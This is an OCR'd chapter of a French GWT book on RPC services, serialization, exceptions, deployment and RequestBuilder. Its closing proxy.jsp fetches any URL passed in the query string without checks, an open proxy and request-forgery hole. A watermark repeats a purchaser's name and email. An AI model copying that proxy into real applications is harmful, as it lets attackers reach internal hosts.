


Figure 7–3
La structure d'un projet RPC

Créer les deux interfaces de service

L'interface de service est le contrat de notre service. C'est l'ensemble des opérations que nous proposons de distribuer. Il existe deux types d'interface.

- L'interface synchrone : c'est cette interface qui est utilisée par notre implémentation sur le serveur. Elle est créée en JavaScript lors de la phase de compilation et se situe côté client du fait de sa dépendance avec d'autres éléments côté client.
- L'interface asynchrone : dans GWT, toute requête Ajax s'effectue de manière asynchrone. C'est cette interface qui est concrètement utilisée lors de l'invocation par le code client. En effet, une signature d'interface synchrone ne permet pas de proposer des mécanismes de rappel (callback).

Comme nous l'avons vu dans le modèle de classe précédent, l'interface synchrone doit dériver de l'interface `RemoteService`. C'est ce qu'on appelle une interface de marquage. Cela permet à GWT de réaliser des traitements spéciaux (notamment la création d'une classe `Proxy`) pour ces interfaces.

```
import com.google.gwt.user.client.rpc.RemoteService;
import com.google.gwt.user.client.rpc.RemoteServiceRelativePath;

/**
* L'interface du service RPC.
*/
```

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

```
@RemoteServiceRelativePath("myDossierService")
public interface MyDossierService extends RemoteService {
  MyDossier findDossier(String name);
}
```

N'oubliez pas que l'implémentation des services s'appuie sur l'API Servlets. L'annotation `@RemoteServiceRelativePath` précise donc que cette interface de service correspond au servlet hébergé à l'URL `/<webAppContext>/myDossierService`. L'annotation est suffixée `ServiceRelativePath` car GWT ajoute le contexte par défaut de l'application web lors de l'invocation finale.

L'interface asynchrone ressemble comme deux gouttes d'eau à sa consœur, excepté que les méthodes ne proposent aucun paramètre de retour (ils sont tous de type `void`) et, surtout, que le dernier paramètre est une fonction de rappel (ou callback). La classe asynchrone doit obligatoirement être suffixée du mot-clé `Async` et préfixée de l'interface synchrone correspondante. Dans notre cas, `MyDossierService` plus `Async` nous donne `MyDossierServiceAsync`.

```
import com.google.gwt.user.client.rpc.AsyncCallback;

/**
* Service MyDosssier Asynchrone
*/
public interface MyDossierServiceAsync {
  void findDossier(String name, AsyncCallback<MyDossier> callback);
}
```

Ce mécanisme de rappel impose un certain nombre de contraintes lors de l'invocation du client. Celui-ci doit fournir une classe de type `AsyncCallback` contenant deux méthodes, `onSuccess()` et `onFailure()`, appelées respectivement en cas de succès et d'échec.

Notez également qu'il est possible de contrôler plus finement l'état de l'appel asynchrone en remplaçant le mot-clé `void` par un objet de type `com.google.gwt.http.client.Request`. Il propose deux méthodes, `cancel()` et `isPending()`, qui permettent d'annuler la requête et de récupérer son état.

Les plug-ins en renfort

Bien heureusement, pour notre confort, il existe des outils pour créer l'interface asynchrone en se basant sur la signature des méthodes de l'interface synchrone. C'est ce que permet le plug-in GWT fourni par Google, ainsi que d'autres outils Open Source du marché.

Créer les objets d'échange

Les classes échangées entre client et serveur se situent dans le package client. Cela s'explique par le fait qu'elles doivent posséder toutes les caractéristiques d'une classe JavaScript compatible. Ces classes dérivent de l'interface `java.io.Serializable` et doivent proposer un constructeur par défaut. En cas d'oubli, le compilateur renvoie l'erreur suivante (voir figure 7-4).




Figure 7–4 Message d'erreur lié à l'absence de constructeur par défaut

L'objet suivant `MyDossier` est renvoyé par notre service et possède toutes les caractéristiques énoncées précédemment.

```
import java.io.Serializable;
import java.util.Date;

// Cette classe possède un constructeur par défaut
public class MyDossier implements Serializable {

    int numeroDossier;
    Date dateCreation;
    String nom;

    public int getNumeroDossier() {
        return numeroDossier;
    }

    public void setNumeroDossier(int numeroDossier) {
        this.numeroDossier = numeroDossier;
    }

    public Date getDateCreation() {
        return dateCreation;
    }

    public void setDateCreation(Date dateCreation) {
        this.dateCreation = dateCreation;
    }
    public String getNom() {
        return nom;
    }
```

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

```
    public void setNom(String nom) {
        this.nom = nom;
    }
}
```

Pas de contrainte liée à JavaScript sur le serveur

Nous sommes côté serveur dans l'implémentation du service. Il est donc possible d'utiliser n'importe quels JDK ou classes techniques pour l'implémentation. Toutes les limites existantes côté client disparaissent lorsqu'on se trouve côté serveur.

Coder l'implémentation

L'implémentation du serveur dérive de la classe `RemoteServiceServlet` et implémente l'interface `MyDossierService`, dérivant elle-même de `RemoteService`. Dans la méthode `findDossier()`, nous renvoyons au client un objet du type `MyDossier`.

```
import java.util.Date;

import com.dng.rpcsample.client.MyDossier;
import com.dng.rpcsample.client.MyDossierService;
import com.google.gwt.user.server.rpc.RemoteServiceServlet;

/**
* L'implémentation du service côté serveur
*/
public class MyDossierServiceImpl extends RemoteServiceServlet
implements
MyDossierService {

    @Override
public MyDossier findDossier(String name) {
// Nous renvoyons en dur un dossier avec le nom passé en paramètre
        MyDossier d = new MyDossier();
        d.setDateCreation(new Date());
        d.setNom(name);
        d.setNumeroDossier(051174);
        return d;
    }
}
```

On pourrait à juste titre trouver choquant de dériver d'une interface qui se trouve côté client alors que nous sommes dans le service côté serveur. La conception RPC de GWT est ainsi faite. Il faut savoir malgré tout qu'il est possible de modifier par défaut le nom du package client. Certains préfèreront l'appeler commun ou *shared* pour atténuer les effets de cette dépendance plutôt gênante.

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Pour cela, il suffit de remplacer dans le fichier de configuration XML la ligne :

```
<module>
  (…)
  <!–Spécifie les chemins de code devant être traduit en JavaScript -->
  <source path='shared'/>
</module>
```

Coder et configurer le client

Il faut avouer que la configuration et l'implémentation du client est moins évidente que celle du serveur.

Nous commençons par spécifier dans le fichier `web.xml` que le service `com.dng.rpcsample.server.MyDossierServiceImpl` est exposé sous la forme de l'URL /MyDossierService. Pour cela, nous créons une entrée de `<servlet-mapping>` pointant par indirection vers le servlet `myDossierService.` Cette URL est en rapport avec l'annotation `@RemoteServiceRelativePath` placée dans l'interface `MyDossierService`.

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE web-app
    PUBLIC "-//Sun Microsystems, Inc.//DTD Web Application 2.3//EN"
    "http://java.sun.com/dtd/web-app_2_3.dtd">

<web-app>

  <!-- Servlets -->
  <servlet>
    <servlet-name>myDossierService</servlet-name>
    <servlet-class>com.dng.rpcsample.server.MyDossierServiceImpl</servlet-class>
  </servlet>

  <servlet-mapping>
    <servlet-name>myDossierService</servlet-name>
    <!–Correspond à l'URL positionnée par l'annotation @RemoteServiceRelativePath-->
    <!–Excepté qu'ici le chemin est absolu -->
    <url-pattern>/RpcSample/myDossierService</url-pattern>
  </servlet-mapping>

  <!-- Default page to serve -->
  <welcome-file-list>
    <welcome-file>RpcSample.html</welcome-file>
  </welcome-file-list>

</web-app>
```

Une fois le servlet configuré, il nous reste à invoquer le service.

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

La boucle est bouclée.

```
package com.dng.rpcsample.client;

import com.google.gwt.core.client.EntryPoint;
import com.google.gwt.core.client.GWT;
import com.google.gwt.user.client.Window;
import com.google.gwt.user.client.rpc.AsyncCallback;


public class RpcSample implements EntryPoint {

  /**
   * Renvoie une référence vers le proxy créé par GWT.create() qui nous
   * permettra de dialoguer avec le service.
   */
  private final MyDossierServiceAsync myDossierService =
                                              GWT.create(MyDossierService.class);

  public void onModuleLoad() {
    // Créer une classe anonyme de type AsyncCallback pour prendre en charge
    // la réponse asynchrone du serveur
    AsyncCallback<MyDossier> callback = new AsyncCallback<MyDossier>() {

        @Override
        public void onSuccess(MyDossier result) {
            Window.alert("Félicitations,
                    vous venez de trouver le dossier de " + result.getNom());
        }

        @Override
        public void onFailure(Throwable caught) {
            Window.alert("une erreur est survenue");
            GWT.log(caught.getMessage(), caught);
        }
      };
    // L'appel final au service
    myDossierService.findDossier("Stéphanie Jaber", callback);

  }
}
```

Pour ceux qui n'ont pas l'habitude de manipuler les interfaces asynchrones, il faut avouer que le code du client est assez particulier. Contrairement à un appel classique de type séquentiel, nous sommes ici contraints par la nature asynchrone de GWT.

Imaginons que nous souhaitions rechercher le dossier pour invoquer un autre service tiers en passant ce même dossier. Il nous faudrait dans ce cas insérer ce second appel dans la méthode `onSuccess()`.

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

En cas d'erreur, l'exception est propagée à la méthode `onFailure()` selon certaines règles liées à la gestion des exceptions (abordée plus loin).

Notez qu'il existe également deux versions générique et non générique de la classe `AsyncCallback`. La version non générique renvoie naturellement une référence de type `Object` dans la méthode `onSuccess()`, à charge pour le développeur de convertir ensuite dans le sous-type attendu. La version générique est celle du code précédent.

Enfin, lors de la compilation du site, GWT ajoute aux côtés des permutations JavaScript un fichier de sérialisation binaire contenant les différents types utilisés par l'application cliente. Cela permet notamment au serveur de maîtriser les types renvoyés et reçus par le client lors des appels RPC.

Dans RPC 1, un fichier texte d'extension `<md5>.gwt.rpc` listant les différents types était créé puis déployé aux côtés des services. Ce procédé est abandonné avec RPC 2 au profit d'un fichier binaire beaucoup plus riche, ajouté dans le même répertoire que la permutation.




Figure 7–5
Fichier binaire contenant les types sérialisables RPC

La sérialisation

Au niveau de la sérialisation, GWT impose un certain nombre de règles pour garder une compatibilité minimale avec JavaScript. Si tous les types échangés entre client et serveur doivent implémenter `java.io.Serialisable`, cela ne signifie pas nécessairement qu'ils peuvent être sérialisés.

Pour GWT, un type peut être sérialisé s'il se conforme aux règles suivantes :

- C'est un type primitif tel que `char`, `byte`, `short`, `int`, `long`, `boolean`, `float` ou `double`.
- C'est une instance de type `String`, `Date` ou l'équivalent objet des types primitifs (les *wrappers*).

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

- C'est une énumération : les énumérations sont sérialisées uniquement comme des noms ; les champs à l'intérieur de l'énumération ne sont pas sérialisés.
- C'est un tableau d'un type sérialisable ou un type utilisateur contenant d'autres types sérialisables.

Notez que la classe `java.lang.Object` n'est pas sérialisable. Il ne faut donc pas s'attendre à ce qu'une collection de références de type `Object` puisse transiter sur le réseau.

Concernant les classes définies par l'utilisateur, aucun champ marqué par le mot-clé `transient` ou `final` n'est sérialisé. Le compilateur émet dans ce cas le message d'avertissement suivant : `[WARN] Field 'final java.lang.String nom' will not be serialized because it is final`.

Enfin, dans le cas des transferts de collections d'objets, il est indispensable d'utiliser les génériques pour typer les références.

La gestion des exceptions

Lorsqu'une exception survient côté serveur, GWT la propage côté client selon sa nature. Les exceptions applicatives ou techniques vérifiées (appelées également *checked exceptions*) sont déclarées dans les interfaces de services et sérialisées normalement côté client via la méthode `onFailure()`.

Dans notre exemple précédent, nous ajoutons une exception de type `NomIncorrectException`, levée lorsque le nom d'un dossier est une chaîne vide.

Nous ajoutons l'exception dans la signature de l'interface synchrone. Côté client, il suffit ensuite de récupérer le type réel de l'exception lors du `onFailure()`.

Voici ci-après un exemple de service synchrone `MyDossierService.java` :

```
@RemoteServiceRelativePath("myDossierService")
public interface MyDossierService extends RemoteService {
  MyDossier findDossier(String name) throws NomIncorrectException;
}
```

Au niveau du serveur, vous trouverez ce code :

```
public class MyDossierServiceImpl extends RemoteServiceServlet implements
                                                    MyDossierService {

    @Override
    public MyDossier findDossier(String name) throws NomIncorrectException {
```

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

```
        if (name.isEmpty()) {
            throw new NomIncorrectException("Nom incorrect");
        }
        MyDossier m = new MyDossier();
        m.setDateCreation(new Date());
        m.setNom("sami");
        m.setNumeroDossier(051174);
        return m;
    }
```

Et du côté client :

```
public void onModuleLoad() {
        AsyncCallback<MyDossier> callback = new AsyncCallback<MyDossier>() {

            @Override
            public void onSuccess(MyDossier result) {
                // Gestion du dossier
            }

            @Override
            public void onFailure(Throwable caught) {
                // Nous faisons le tri des exceptions attendues ici
                if (caught instanceof NomIncorrectException) {
                    Window.alert("Le nom du dossier est incorrect : \n
                                        Exception =" + caught.getClass());
                }
                else {
                    Window.alert("Une erreur inattendue est survenue");
                }
                // Dans les deux cas, nous traçons l'erreur dans la console
                GWT.log(caught.getCause().getClass().toString(), caught);
            }
        };
        myDossierService.findDossier("sami", callback);
    }
```

Le code de l'exception s'écrit de la manière suivante :

```
package com.dng.rpcsample.client;
@SuppressWarnings("serial")
public class NomIncorrectException extends Exception {
    public NomIncorrectException(String message) {
        super(message);
    }
    public NomIncorrectException() {super();};
}
```

À l'exécution, l'exception est effectivement propagée comme le montre la figure suivante.

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00




Figure 7–6
Fichier binaire contenant les types sérialisables RPC

Exceptions non vérifiées

Les exceptions non vérifiées sont celles qui dérivent de `RuntimeException`. Que se passe-t-il lorsqu'une exception de ce type est levée côté serveur ? Est-elle propagée côté client comme le réaliserait une architecture Java classique ?

Propager toutes les exceptions non vérifiées côté client impliquerait d'embarquer dans la permutation JavaScript potentiellement toutes les classes serveur dérivant de `RuntimeException`, car il faut bien sérialiser ces exceptions et les désérialiser de l'autre côté de la chaîne réseau.

Vous aurez donc compris qu'il est impossible en pratique d'envisager un tel scénario. Au passage, c'est aussi une des raisons pour lesquelles GWT se limite uniquement aux exceptions définies dans les signatures de services.

Par conséquent, toute exception levée côté serveur de type `RuntimeException` est encapsulée dans une sorte d'exception générique de type `InvocationException`, flanquée du message d'erreur `the call failed on the server, see the detail`. Et ce quel que soit le type réel de l'exception levée sur le serveur (dériver de `RuntimeException` a finalement peu d'intérêt avec GWT).

Voici un exemple illustrant le principe général :

```
public void testUnknownRuntimeException() {
      RemoteServiceServletTestServiceAsync service = getAsyncService();

      service.throwUnknownRuntimeException(new AsyncCallback<Void>() {

        public void onFailure(Throwable caught) {
        // Ne pas utiliser côté client instanceof avec des exceptions
        // utilisateur de type RuntimeException, cela ne fonctionnera pas
```

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

```
        if (caught instanceof InvocationException)
          Window.alert("une erreur de type RuntimeException est survenue");
        }

        public void onSuccess(Void result) {
          //…
        }
      });
```

Accès à la requête HTTP

RPC étant un framework basé sur l'API Servlets, il est naturellement possible d'accéder aux métadonnées de la requête HTTP (cookies, langues…) et aux informations du contexte web. La figure suivante illustre le contenu des en-têtes pouvant être récupérés.




Figure 7–7 Requête HTTP

À titre d'exemple, voici un extrait de code qui stocke le dernier dossier renvoyé à l'utilisateur dans la variable de session HTTP et trace toutes les requêtes reçues par le service RPC (navigateur, locale, informations serveur) :

```
package com.dng.rpcsample.server;

import java.util.Locale;

import javax.servlet.http.HttpSession;

import com.dng.rpcsample.client.MyDossier;
import com.dng.rpcsample.client.MyDossierService;
import com.google.gwt.user.server.rpc.RemoteServiceServlet;
```

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

```
public class MyDossierServiceImpl extends RemoteServiceServlet implements
        MyDossierService {

    @Override
    public MyDossier findDossier(String name) {
        // Affiche des informations de traçabilité
        logQuiFaitQuoi();

        MyDossier m = MyBaseDeDonnees.findDossier(name);

        // Stocke dans la session http le dernier dossier renvoyé au client
        saveLastDossier(m);

        return m;
    }

    private void saveLastDossier(MyDossier d) {
        HttpSession session = getThreadLocalRequest().getSession();
        session.setAttribute("DernierDossier", d);
    }

    private void logQuiFaitQuoi() {
        String serverInfo = getServletContext().getServerInfo();
        // Récupère le type de navigateur qui réalise la requête
        String userAgent = getThreadLocalRequest().getHeader("User-Agent");
        // … et sa langue
        Locale l = getThreadLocalRequest().getLocale();
        l.getCountry();
        String infos = serverInfo + "-" + userAgent + "-" + l.getCountry() ;
        // Affiche sur la console :
        // jetty-6.1.x-Mozilla/5.0 (Windows; U; Windows NT 6.0; en-US)
        // AppleWebKit/532.5 (KHTML, like Gecko) Chrome/4.0.245.0 Safari/532.5-FR
        System.out.println(infos);
    }
}
```

Bonnes pratiques et mode asynchrone

Une question de fond qui revient régulièrement lors du développement d'applications GWT est la manière de gérer les appels RPC asynchrones.

Certains développeurs, peu habitués aux particularités du développement asynchrone ont tendance à avoir les mêmes réflexes que lors d'un développement synchrone.

Prenons le cas d'une grille devant afficher une centaine de lignes. Un développeur sera tenté d'écrire en mode séquentiel :

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

```
void onModuleLoad() {
    // Affichage des lignes et colonnes sans les données
    displayTable();
    // Appel RPC asynchrone
    loadData();
}
```

Imaginons que les méthodes `displayTable()` et `loadData()` prennent chacune deux secondes ; l'affichage de la table prendra alors quatre secondes. Or, une simple astuce permettrait de diviser les temps d'exécution par deux. Il suffit d'inverser les appels et d'effectuer le chargement des données en mode asynchrone (cela prendra deux secondes), puis d'enchaîner aussitôt l'affichage du tableau. De cette manière, on exécute l'appel RPC asynchrone pendant la phase de rendu de la grille.

Déploiement

Le déploiement d'une application RPC dépend de la configuration dans laquelle nous souhaitons l'héberger. Certaines plates-formes sécurisées imposent des contraintes drastiques du point de vue de la sécurité (DMZ). D'autres requièrent un serveur web en frontal de type Apache ou IIS, ou proposent un serveur d'applications de type JBoss, WebSphere ou Weblogic.




Figure 7–8
Structure d'un fichier WAR

Dans la plupart des cas, il faut savoir qu'une application RPC n'est rien de plus qu'une archive WAR. En mode développement, l'utilisateur a déjà dans son arborescence WAR tout le site qu'il devra déployer. Les seules contraintes restantes sont :

- compiler et déployer les classes serveur ;
- adapter éventuellement le fichier `web.xml`.

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Par ailleurs, certains souhaiteront éventuellement séparer partie statique et partie dynamique. On peut imaginer le déploiement des permutations statiques (fichiers d'extensions `.cache.html`) sur un frontal web et le WAR contenant les servlets (mais également les pages JSP ou services externes) sur un serveur d'applications dédié.

Déploiement des classes

Par défaut, si vous configurez Eclipse pour créer les classes Java compilées dans le répertoire `WEB-INF/classes`, il est fort probable que vous ayez à faire un tri lors du déploiement. En effet, les classes Java du package client non référencées côté serveur sont inutiles en production du fait qu'elles sont converties en JavaScript. Nous vous recommandons de créer un filtre Ant ou Maven pour les supprimer du package final. Seules les classes requises par les services RPC doivent se trouver dans le répertoire `WEB-INF/classes` ou sous la forme d'un jar dans `WEB-INF/lib`.

Concernant le répertoire `lib`, le piège classique consiste à oublier certaines dépendances binaires du fait que l'IDE les résout en partie lors du développement. La première archive devant se trouver dans `WEB-INF/lib` est `gwt-servlet.jar`. Ce fichier contient toutes les classes utilisées par les services RPC (celles dérivant de `RemoteServiceServlet`). Toutes les autres bibliothèques référencées par nos services doivent être incluses aux côtés de `gwt-servlet.jar`. Là encore, des outils comme Ant ou Maven peuvent jouer un rôle important.

Configuration du fichier web.xml

Par défaut, le fichier `web.xml` contient toutes les informations nécessaires au déploiement de nos servlets. Dans certains cas, il est possible que la version du fichier `web.xml` utilisée en mode développement ne soit pas la même que celle en production, notamment si vous avez des paramètres d'authentification ou des sources de données particulières. Dans ce cas, il faudra peut-être fusionner le `web.xml` du mode développement avec celui de la production.

Configuration dans un réseau sécurisé avec un frontal web

Une zone démilitarisée (ou DMZ, de l'anglais *DeMilitarized Zone*) est un sous-réseau isolé par un pare-feu. Ce sous-réseau contient des machines se situant entre un réseau interne (LAN - postes clients) et un réseau externe (typiquement, Internet). La DMZ permet à ses machines de publier des services sur Internet sous le contrôle du pare-feu externe. En cas de compromission d'une machine de la DMZ, l'accès au réseau local est contrôlé par le pare-feu interne.

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Côté GWT, une fois le fichier WAR adapté et filtré, nous pouvons nous atteler au déploiement dans la DMZ. Les actions à réaliser sont les suivantes :

- Déployer les services sur le serveur d'applications : côté serveur d'applications (dans cet exemple nous prenons Tomcat, mais la démarche est valable pour n'importe quel serveur du marché), il nous faut copier la totalité du WAR. Cela comprend les ressources statiques et dynamiques. Il est indispensable de copier les ressources statiques car les services RPC chargent le fichier binaire `<md5>gwt.rpc` et certains servlets utilisent par ailleurs des ressources serveur via `servletContext.getResource()`.
- Déployer les fichiers statiques et les permutations à la racine du frontal web Apache. Cela inclut toutes les ressources statiques du WAR (`cache.js`, images, CSS...) excepté le répertoire `WEB-INF/`.
- Configurer Apache en mode reverse proxy : une configuration spécifique va nous permettre de rediriger toutes les requêtes de type RPC vers Tomcat.

En synthèse, l'objectif à atteindre est la configuration de réseau suivante.




Figure 7–9
Architecture DMZ avec Apache et Tomcat

Avec cette architecture, toute requête du type http://www.monsupersitegwt.com/myApp/rpcsample/MyDossierService est redirigée dans le réseau interne vers http://localtomcat:8080/myApp/rpcsample/MyDossierService.

Pour configurer Apache en mode reverse proxy, il nous faut installer le module correspondant (`mod_proxy`) et ajouter les lignes suivantes dans le fichier `httpd.conf` :

```
<VirtualHost *>
    ServerName www.mysupersitegwt.com
    ProxyRequests Off
    <Proxy *>
        Order deny,allow
```

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

```
        Allow from all
    </Proxy>
    ProxyPass /myApp/rpcsample/MyDossierService
              http://localtomcat:8080/myApp/rpcsample/MyDossierService
    ProxyPassReverse /myApp/rpcsample/MyDossierService
              http://localtomcat:8080/myApp/rpcsample/MyDossierService

</VirtualHost>
```

Il existe bien entendu d'autres modes de déploiement (`mod_jk`, `mod_ajp`, etc.). Le Web regorge de tutoriels en tous genres qui sauront vous guider en cas de déploiements plus exotiques. En revanche, il est très important de comprendre que GWT n'impose aucune contrainte particulière, comparé à d'autres applications à base de servlets.

Classe RequestBuilder et services REST

Appel d'URL basique

Pour réaliser des appels d'URL simples et charger des données via le protocole HTTP, GWT propose la classe `RequestBuilder`. Celle-ci opère au niveau HTTP et permet de requêter tous types d'URL avec les verbes GET ou POST.

Dans l'exemple suivant, nous allons illustrer la mise en forme GWT d'un flux XML au format RSS. Ce flux est celui du blog DNG Consulting ; il est hébergé à l'adresse http://www.dng-consulting.com/blogs/index.php?blog=1&tempskin=_rss2. L'idée est ici de montrer le parseur XML de GWT, mais également la requête asynchrone liée à la classe `RequestBuilder`. Vous trouvez ci-après le contenu du flux renvoyé.

```
<rss version="2.0">
    <channel>
    <title>Le blog DNG Consulting</title>
    <link>http://www.dng-consulting.com/blogs/index.php?blog=1</link>
    <description>DNG Consulting</description>
    <language>fr-FR</language>
    <docs>http://blogs.law.harvard.edu/tech/rss</docs>
    <admin:generatorAgent rdf:resource="http://b2evolution.net/?v=2.4.6"/>
    <ttl>60</ttl>
    <item>
    <title>JProfiler 6</title>
    <link>http://www.dng-consulting.com/blogs/index.php/2009/11/13/jprofiler-
6?blog=1</link>
    <pubDate>Fri, 13 Nov 2009 21:21:35 +0000</pubDate>
    <category domain="main">News</category>
```

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

```
    // Le contenu HTML du blog est publié dans la balise description
    <description>&lt;p&gt;Une des activit&amp;#233;s principales de DNG est
        (etc....)
    </description>
    </content:encoded>
    (...)
</item>
```

Avant toute chose, il faut savoir que, pour des raisons de sécurité, la règle SOP (*Simple Origin Policy*) nous interdit d'effectuer une requête Ajax vers un serveur qui n'est pas celui hébergeant l'application GWT (cette règle est abordée plus en détail dans le chapitre 15 sur les design patterns GWT). Il existe de nombreux moyens permettant de passer outre cette contrainte. Ces différentes alternatives sont détaillées sur la page http://code.google.com/p/google-web-toolkit-doc-1-6/wiki/GettingStartedJSON.

Dans notre cas, nous optons pour la solution de proxying. Celle-ci consiste à créer côté serveur une page JSP qui redirigera la requête HTTP vers un serveur tiers. Il suffit pour cela de copier la page JSP suivante dans votre répertoire `war/<module>`.

Page proxy.jsp

```
<%@page session="false"%>
<%@page import="java.net.*,java.io.*" %>
<%
    try {
      String reqUrl = request.getQueryString();
      System.out.println("URL = " + reqUrl.substring(4));
      // Retire "url=" de l'URL
      URL url = new URL(reqUrl.substring(4));
      HttpURLConnection con = (HttpURLConnection)url.openConnection();
      con.setDoOutput(true);
      con.setRequestMethod(request.getMethod());
      int clength = request.getContentLength();
      if(clength > 0) {
        con.setDoInput(true);
        byte[] idata = new byte[clength];
        request.getInputStream().read(idata, 0, clength);
        con.getOutputStream().write(idata, 0, clength);
      }

      response.setContentType(con.getContentType());
      BufferedReader rd = new BufferedReader(new
                        InputStreamReader(con.getInputStream()));
      String line;
      while ((line = rd.readLine()) != null) {
        out.println(line);
      }
      rd.close();
```

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

```
      } catch(Exception e) {
         e.printStackTrace();
         response.setStatus(500);
       }
%>
```

